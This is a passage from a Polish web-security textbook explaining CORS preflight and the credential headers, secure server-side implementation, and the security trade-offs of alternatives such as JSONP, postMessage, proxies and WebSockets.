| 7 | 1. HTTP/1.1 OK<br>2. Access-Control-Allow-Origin:<br>https://example.com<br>3. [...]<br>4.<br>5. {"data": "value", "array":<br>6. ["1", "2", "3"]} | Serwer dostaje oryginalne zapytanie. Zauważmy, że może w tym momencie mu zaufać – na pewno pochodzi ono z zaufanego źródła (w innym przypadku zostałoby zablokowane w kroku 6 przez przeglądarkę). Istotne jest dalej jednak, że w poprzednich krokach sprawdziliśmy jedynie, czy **pozwalamy przeglądarce wykonać zapytanie**. Nie ma tam mowy o tym, czy zwrócone dane powinny być dostępne dla klienta. Jeśli chcemy dać mu możliwość dostępu, musimy po raz kolejny ustawić nagłówek ACAO. |
| 8 | | Przeglądarka dostaje odpowiedź z serwera i weryfikuje obecność – i wartość – nagłówka ACAO, a także ewentualnie innych nagłówków z serii `Access--Control-*-*`. Jeśli wszystko się zgadza, przeglądarka przekaże dane dalej do klienta i zwróci kompletną stronę użytkownikowi. W przeciwnym wypadku strona zostanie wyświetlona niekompletnie (brak danych z *https://anotherexample.com/*), a na konsolę przeglądarki zostanie wyrzucony błąd identyczny z tym, który widzieliśmy już wcześniej na rysunku 2. |


*Rysunek 4. Błąd wyrzucany na konsolę przez przeglądarkę Google Chrome w przypadku błędu Cross-Origin przy zapytaniu preflight*

Zauważmy, że po raz kolejny mamy do czynienia z bezpieczną implementacją wstecznej kompatybilności: jeśli serwer nie jest świadomy istnienia mechanizmu CORS, na zapytanie preflight odpowie bez nagłówków AC, których brak jest traktowany przez przeglądarkę jako odpowiedź negatywna.

Tak jak wcześniej, mamy do czynienia z kilkoma różnymi nagłówkami Access- -Control-*-* na poszczególnych etapach. Przeanalizujmy je:

*Tabela 4. Nagłówki `Access-Control-*-*` dostępne dla zapytania nie-takiego-prostego*

| ZAPYTANIE PREFLIGHT | |
|---|---|
| `Origin` (wymagany). | Origin strony, która chce wykonać zapytanie `Cross-Origin`. Dołączany do zapytania automatycznie przez przeglądarkę. |
| `Access-Control-Request-Method` (wymagany). | Metoda HTTP oryginalnego (docelowego) zapytania. Składa się z pojedynczego „czasownika” (ang. *HTTP verb*) – np. `GET` lub `PUT`. |
| `Access-Control-Request-Headers` (opcjonalny). | Lista nagłówków „niestandardowych” obecnych w oryginalnym (docelowym) zapytaniu – separowana przecinkami. |
| **ODPOWIEDŹ PREFLIGHT** | |
| `Access-Control-Allow-Origin` (wymagany). | Ustawiany przez serwer. Jego wartość to pojedynczy origin (np. *http://example.com*) lub * (gwiazdka – każdy może się skontaktować z serwerem za pomocą CORS). |
| `Access-Control-Allow-Methods` (wymagany). | Separowana przecinkami lista metod, na których użycie serwer zezwala. Przeglądarka zezwoli na zapytanie tylko wtedy, gdy metoda zapytania znajduje się na tej liście. Użycie listy zamiast pojedynczej wartości może się wydawać dziwne (w końcu zapytanie oryginalne ma tylko jedną metodę!), ale ma sens: rozwiązanie to stosuje się w celu poprawy możliwości cache’owania zapytań *preflight* (o tym później). |
| `Access-Control-Allow-Headers` (wymagany, o ile w zapytaniu *preflight* obecny był nagłówek `Access-Control-Request-Headers`). | Separowana przecinkami lista nagłówków, na których wysłanie z oryginalnym (docelowym) zapytaniem zgadza się serwer. Jak w nagłówku ACAM (powyżej), lista ta może zawierać nagłówki inne niż te wyszczególnione w zapytaniu *preflight* – powodem, jak wcześniej, jest poprawa możliwości cache’owania. |

| | |
|---|---|
| `Access-Control-Allow-Credentials` (opcjonalny). | Opisany w dalszej części artykułu. |
| `Access-Control-Max-Age` (opcjonalny). | Używany, aby ustawić limit czasowy cache'owania zapytań *preflight*. Jego wartość to liczba sekund, przez które przeglądarka może przechowywać odpowiedź na zapytanie w cache'u. |
| ORYGINALNE (DOCELOWE) ZAPYTANIE | |
| `Origin` (wymagany). | Origin strony, która chce wykonać zapytanie `cross-origin`. Dołączany do zapytania automatycznie przez przeglądarkę. |
| ORYGINALNA (DOCELOWA) ODPOWIEDŹ | |
| `Access-Control-Allow-Origin` (opcjonalny). | Nagłówek ACAO może (i z reguły – powinien) być powtórzony w odpowiedzi na docelowe zapytanie. Jeśli tak nie będzie, przeglądarka nie przekaże zwróconych danych klientowi, mimo że samo zapytanie się wykonało – a więc będziemy mieli sytuację taką jak w przypadku zapytań prostych, które nie posiadają w odpowiedzi nagłówka ACAO. |
| `Access-Control-Expose-Headers` (opcjonalny). | Ustawiany przez serwer. Domyślnie obiekt XHR ma dostęp do nagłówków odpowiedzi HTTP, ale tylko jeśli należą one do listy:<br>▸ `Cache-Control`<br>▸ `Content-Language`<br>▸ `Content-Length`<br>▸ `Content-Type`<br>▸ `Expires`<br>▸ `Last-Modified`<br>▸ `Pragma`<br>W momencie gdy chcemy umożliwić dostęp do innych (niestandardowych) nagłówków, musimy umieścić ich nazwy w aktualnie omawianym nagłówku. Jego wartością jest lista nazw nagłówków, separowana przecinkami. |

**Przesyłanie danych uwierzytelniających w CORS**

Mechanizm CORS poza możliwością decydowania, czy zapytania mają zostać wykonane i czy ich wyniki mają zostać zwrócone, daje nam kontrolę nad jeszcze jednym aspektem komunikacji: przesyłaniem danych uwierzytelniających (ang. credentials – odnosi się to zarówno do ciastek, np. sesyjnych, jak i choćby nagłówków związanych z uwierzytelnieniem typu Authorization). Aby dane te zostały wysłane, w obiekcie typu XMLHttpRequest2 musimy o to wyraźnie poprosić, ustawiając flagę withCredentials:

*Listing 4. Tworzenie obiektu XHR, który wyśle dane uwierzytelniające użytkownika*

```
1. var xhr = new XMLHttpRequest();
2. xhr.withCredentials = true;
3. xhr.open(method, url, true);
```

Ustawienie flagi withCredentials powoduje jedynie uruchomienie innego trybu w wykonywaniu zapytań przez przeglądarkę – w dalszym ciągu to serwer ma ostatnie słowo (z dokładnością do zachowania wstecznej kompatybilności). W praktyce wygląda to tak, że jeśli ustawiona została ta flaga, serwer musi dołączać jeszcze jeden nagłówek: Access-Control-Allow-Credentials, z wartością ustawioną na true – oczywiście jeśli chce, aby komunikacja odbywała się bez problemów (czyli – uważa ją za bezpieczną). Jeśli tego nagłówka nie będzie na którymś etapie, zachowanie będzie analogiczne jak przy braku ACAO, czyli:

- jeśli zapytanie było proste i odpowiedź nie posiada nagłówka ACAC – dane uwierzytelniające zostaną wysłane z zapytaniem, ale odpowiedź nie zostanie przekazana przez przeglądarkę klientowi,

- jeśli zapytanie było nie-takie-proste, a więc spowodowało zapytanie preflight, na które odpowiedź nie posiada nagłówka ACAC – przeglądarka zakończy komunikację po zapytaniu preflight (zapytanie docelowe się nie odbędzie), a dane uwierzytelniające nie zostaną nigdy przesłane,

- jeśli zapytanie było nie-takie-proste i odpowiedź na zapytanie preflight zawierała nagłówek ACAC, a odpowiedź na zapytanie docelowe nie zawiera nagłówka ACAC, zapytanie docelowe się wykona (a wraz z nim przesłane zostaną dane uwierzytelniające), ale, jak w przypadku zapytań prostych, odpowiedź na nie nie zostanie przekazana klientowi przez przeglądarkę.

Gdy z jakiegoś powodu w powyższych przypadkach komunikacja przez CORS się nie powiedzie, na konsolę przeglądarki wyrzucony zostanie błąd podobny do tego z rysunku 5:


*Rysunek 5. Zachowanie przeglądarki w przypadku nieudanej komunikacji CORS przy ustawionej fladze `withCredentials`*

**Implementacja mechanizmu CORS po stronie serwera**

Zauważmy, że cały mechanizm CORS jest mechanizmem typu Opt-In. Znaczy to, że jeśli nasz serwer nie obsługuje z dowolnego powodu zapytań Cross-Origin – czy to dlatego, że nie jest świadomy ich istnienia, czy dlatego, że nie zgadza się na tego typu komunikację – wszystko będzie działać jak powinno, bez żadnej zmiany w kodzie aplikacji: nieustawienie odpowiednich nagłówków jest tożsame z niewyrażeniem zgody.

Jeśli jednak chcemy umożliwiać zapytania Cross-Origin (przynajmniej niektóre), ważną częścią implementacji mechanizmu CORS w naszej aplikacji jest ich obsługa przez serwer: o ile duża część pracy jest wykonywana transparentnie przez przeglądarkę, ostatecznie to serwer musi podjąć pewne decyzje, które są krytyczne z punktu widzenia bezpieczeństwa. Przypomnijmy sobie, jakie to decyzje:

### DOBRE PRAKTYKI: BEZPIECZNA IMPLEMENTACJA MECHANIZMU CORS

- Czy zapytanie, które otrzymaliśmy, jest zapytaniem typu `Same-Origin`, czy `Cross-Origin`?
- Czy mamy do czynienia z zapytaniem, czy też jego wersją *preflight*?
- Czy dany endpoint (URI) powinien być dostępny w `Cross-Origin`?
- Czy origin zapytania jest zaufany – w kontekście danego endpointu (URI)?
- Czy metoda, której origin chce użyć, jest poprawna?
- Czy nagłówki, które origin chce wysłać/otrzymać, są bezpieczne?
- Czy zgadzamy się, aby w ramach zapytania zostały wysłane dane uwierzytelniające?
- Czy zgadzamy się, aby klient miał dostęp do zwróconych danych?
- Czy chcemy przyspieszyć działanie aplikacji poprzez cache'owanie wyników zapytań *preflight*?

Niestety, generowanie nagłówków CORS z reguły musi być wykonywane dynamicznie, a nie statycznie. W jaki sposób zapewnić, by nasza implementacja obsługi zapytań Cross-Origin była bezpieczna? Jak w większości przypadków, najlepszym na to sposobem będzie skorzystanie z gotowych komponentów dostarczanych razem z frameworkiem. Dla przykładu, najpopularniejszy framework javowy – Spring – wspiera mechanizm CORS10. Niekiedy jednak nie mamy luksusu skorzystania z gotowego rozwiązania. Należy wtedy być ostrożnym – implementacja CORS nie jest przesadnie trudna, ale łatwo o drobne błędy

generujące poważne problemy bezpieczeństwa. Niestety, miejscami sama specyfikacja nie pomaga. Dla przykładu, stwierdza ona, że w nagłówku ACAO możemy podać * (gwiazdkę), pojedynczy origin, listę originów (rozdzielone spacją) lub null (co oznacza, że nie autoryzujemy żadnego originu). W praktyce jednak tylko dwa pierwsze typy wartości są rozpoznawane i traktowane poprawnie przez przeglądarki (więcej o tym w dalszej części rozdziału dotyczącej błędów konfiguracji). Co prawda w nowszej wersji specyfikacji jest to już poprawione, ale pomylić się nietrudno. W przypadku konieczności implementacji obsługi CORS od zera warto się posiłkować listą z tego podrozdziału.

**Wady CORS**

CORS zasadniczo jest bardzo przydatnym mechanizmem – z punktu widzenia klienta narzut pracy jest niewielki, a – z dokładnością do implementacji na serwerze – jego mechanizm jest bezpieczny. Można jednak zauważyć, że istnieje jeden jego minus – narzut transferu. Nagłówków związanych z CORS jest dużo, wszystkie są dość „ciężkie" (długie), a dodatkowo w wielu przypadkach musimy wykonać jedno ekstra zapytanie na każde regularne zapytanie (oczywiście tylko wtedy, gdy mówimy o zapytaniach typu nie-takie-proste – mowa o zapytaniach preflight). Warto mieć tę właściwość CORS na uwadze, ale należy podkreślić, że w dalszym ciągu alternatywa jest dużo gorsza z punktu widzenia bezpieczeństwa, a zatem rezygnacja z CORS tylko z powodu narzutu czasowego w większości przypadków powinna być uznana za złą decyzję. Warto też rozważyć wspomnianą możliwość cache'owania odpowiedzi na zapytania preflight, która mocno zredukuje narzut na komunikację – dla przykładu, gdy otrzymujemy zapytanie preflight pod danym URI dla metody GET, w nagłówku Access-Control-Allow-Methods możemy podać oddzielone przecinkami wszystkie obsługiwane metody, nie tylko GET. Przeglądarka umieści taką informację w cache'u i np. nie wykona zapytania preflight, gdy w niedalekiej przyszłości wykonamy zapytanie PUT z tego samego klienta, pod ten sam adres. To samo tyczy się np. nagłówka Access-Control-Allow-Headers.

## ALTERNATYWY DLA CORS

Czasami możemy nie chcieć lub nie móc skorzystać z technologii CORS. Jak widać, włączenie jej wymaga zmodyfikowania kodu serwera, z którego chcemy pobrać dane, gdyż musimy ustawić pewne nagłówki. Czasem możemy nie mieć na to ochoty (zależy nam na szybkim rozwiązaniu), a czasami wręcz możliwości (nie kontrolujemy serwera na tyle, żeby ustawić nagłówki). Oczywiście, jest też szansa, że przeglądarka, którą chcemy wspierać, nie obsługuje tej technologii – choć w dzisiejszych czasach dotyczy to raczej tylko bardzo starych wersji Internet Explorera.

Poniżej bardzo krótko wspomniano o możliwych w takim przypadku alternatywach. Podkreślić trzeba, że w dzisiejszych czasach preferowaną metodą komunikacji Cross-Origin powinien być CORS! A także, że wszystkie z poniższych rozwiązań wiążą się z osłabieniem przeglądarkowego mechanizmu obrony SOP – oczywiście, poniekąd o to nam chodzi, ale warto być ostrożnym przy ich stosowaniu, aby nie wprowadzić przypadkiem podatności w naszą aplikację.

## JSONP

JSONP (JSON with Padding) jest technologią, która korzysta z faktu, że tagi script podlegają rozluźnionej polityce SOP: możemy załączać na naszej stronie skrypty z dowolnego originu. Załóżmy, że chcemy pobrać za pomocą JSONP następujące dane (w formacie JSON):

*Listing 5. Przykładowa reprezentacja obiektu JSON*

```
1. {
2.         "field1": "value1",
3.         "field2": "value2",
4.         "field3": "value3"
5. }
```

Dane te są dostępne pod adresem http://example.com/json. Oczywiście, gdybyśmy próbowali po prostu użyć tego endpointu jako źródła skryptu ( < script src="http://example.com/json">< /script> ), to, po pierwsze, nie bylibyśmy w stanie dostać się do zwróconych danych (nie pozwala na to SOP), a po drugie – zostałby wyrzucony błąd na konsoli, gdyż obiekt JSON sam w sobie nie stanowi poprawnego kodu JavaScript (inna sprawa to tablica JSON – o tym za chwilę). Zmodyfikujmy więc endpoint, dodając parametr callback: http://example.com/json?callback=callback.

Endpoint zwraca teraz następujące dane:

*Listing 6. Przykładowe wykorzystanie mechanizmu JSONP przez opakowanie obiektu JSON funkcją callback*

```
1. callback({
2.         "field1": "value1",
3.         "field2": "value2",
4.         "field3": "value3"
5. });
```

Tworzą one już poprawny składniowo kod JavaScript – który wykona się po stronie przeglądarki. Oczywiście, wykona się tylko wtedy, gdy w ramach testowanej strony będzie zdefiniowana funkcja callback(), pobierająca obiekt jako argument. To ona jest odpowiedzialna za odebranie i przetworzenie danych (np. wyświetlenie ich na stronie).

JSONP jest dość często spotykanym rozwiązaniem, niekoniecznie jednak polecanym. Po pierwsze, jest to przykład niestandardowego obejścia zabezpieczeń przeglądarki („hack") – w przeciwieństwie do CORS. Po drugie, mamy dużo mniejsze możliwości kontroli nad tym, komu udostępniamy dane. Po trzecie, używając JSONP, należy być bardzo ostrożnym – przy braku ograniczeń na wartość parametru callback (to znaczy – braku jego walidacji) narażamy się na dużą liczbę potencjalnych błędów (ataki XSS, obejścia Content-Security-Policy itp.).

JSONP jest wspierany przez wszystkie przeglądarki, ponieważ nie używa żadnych mechanizmów innych niż JavaScript.

**postMessage**

window.postMessage() jest w przeglądarkach mechanizmem, który umożliwia (jak sama nazwa wskazuje) przekazywanie sobie wiadomości pomiędzy oknami. Aby to zrobić, musimy uzyskać referencje do obiektu window – np. poprzez zagnieżdżenie ramki ze stroną docelową (możemy się wtedy odwołać do strony zagnieżdżonej za pomocą referencji na ramkę – np. window.frames[0].postMessage(), a do strony zagnieżdżającej przez referencję window.parent, np. window.parent .postMessage()).

Aby użyć tej funkcji, musimy na stronie, która odbiera dane, zdefiniować obsługę eventu "message":

*Listing 7. Zdefiniowanie handlera dla metody `window.postMessage()`*

```
1. function handleEvent(event) {
2.         // Handle received message here
3. }
4. window.addEventListener("message", handleEvent);
```

A następnie ze strony, która wysyła dane, musimy wysłać wiadomość, np. tak:

*Listing 8. Wysłanie wiadomości do okna parent – przy założeniu, że jego origin to http://example.com*

```
1. window.parent.postMessage({
2.         "field1": "value1",
3.         "field2": "value2",
4.         "field3": "value3"
5. }, "http://example.com");
```

Jak widać, użycie window.postMessage() nie jest przesadnie skomplikowane. Metoda ta jest też częścią standardu HTML5 (HTML LS – Living Standard)11 i jest wspierana przez wszystkie nowoczesne przeglądarki.

Metoda window.postMessage() jest lepszym pomysłem na przesyłanie danych Cross-Origin niż JSONP, ale również nie należy do najbezpieczniejszych. Należy zawsze pamiętać o dostarczeniu odpowiedniej wartości origin jako argumentu (dozwolony origin odbiorcy wiadomości) oraz o sprawdzaniu pola origin w handlerze eventu (origin nadawcy wiadomości). W przeciwnym razie narażamy się na wiele różnego rodzaju ataków typu Cross-Site* .

**Serwer Proxy**

Serwer proxy jest bardzo prostym rozwiązaniem: tworzymy endpoint, który jako parametr otrzymuje adres URL (docelowe miejsce, z którego chcemy pobrać dane) i wykonuje zapytanie pod otrzymany adres po stronie serwera. Oczywiście, zapytania HTTP po stronie serwera w żaden sposób nie są ograniczone przez SOP (SOP działa tylko w przeglądarkach), tak więc możemy bez problemu pobrać zwrócone dane i zwrócić je dalej, do naszego klienta.

Rozwiązanie to również nie należy do najbezpieczniejszych: z definicji podatne jest ono na ataki typu SSRF**, więc odpowiednia walidacja URL-i jest konieczna. Dodatkowo, bez specjalnych trików nie będziemy w stanie w ten sposób przesłać danych uwierzytelniających klienta (np. ciastek), dlatego sprawdzi się ono jedynie przy pobieraniu danych Cross-Origin i to tylko publicznych.

Jeśli nie chcemy specjalnie tworzyć endpointu proxy na naszym serwerze, można posiłkować się albo dodatkowym lekkim serwerem postawionym specjalnie w tym celu13, albo zewnętrzną aplikacją14. Ta ostatnia używa połączenia proxy i CORS, aby móc jednocześnie pobrać dane po stronie serwera, jak i być dostępną (dzięki CORS) dla zapytań XHR ze wszystkich originów.

W kontekście tego rozwiązania należy mieć na uwadze, że wszystkie nasze zapytania będą przechodzić przez pośrednika. Co prawda tym sposobem nie pobieramy z reguły wrażliwych danych – nie jesteśmy nawet w stanie wysłać danych uwierzytelniających – ale należy się zastanowić, czy czujemy się komfortowo ze świadomością potencjalnego przejmowania całego naszego ruchu.

**WebSockets**

Mechanizm WebSockets z definicji nie podlega polityce SOP – jest więc naturalnym jej obejściem. Jeśli strona, z której chcemy pobrać dane, umożliwia korzystanie z WebSocketów, wystarczy taki socket po prostu otworzyć, a następnie użyć!

O ile rozwiązanie jest proste, o tyle należy pamiętać, że jego prostota prowadzi też do potencjalnie mniejszego bezpieczeństwa. Znany jest atak typu Cross-Site WebSocket Hijacking, który wykorzystuje właśnie brak podlegania polityce SOP. Udostępniając zasób przez WebSockety, należy być bardzo ostrożnym. Oczywiście, muszą być one wspierane przez serwer, a więc potencjalnie może być konieczna jego modyfikacja, co też utrudnia nieco implementację. WebSockety* udostępniane są w stosunkowo nowych wersjach przeglądarek i są aktualnie częścią standardu HTML5.

LITERATURA

Bezpieczeństwo Aplikacji Webowych - Michał Bentkowski / Artur Czyż / Rafał 'bl4de' Janicki / Jarosław Kamiński Adrian 'vizzdoom' Michalczyk / Mateusz Niezabitowski / Marcin Piosek Michał Sajdak / Grzegorz Trawiński / Bohdan Widła - ISBN: 978-83-954853-2-9 - Kraków 2020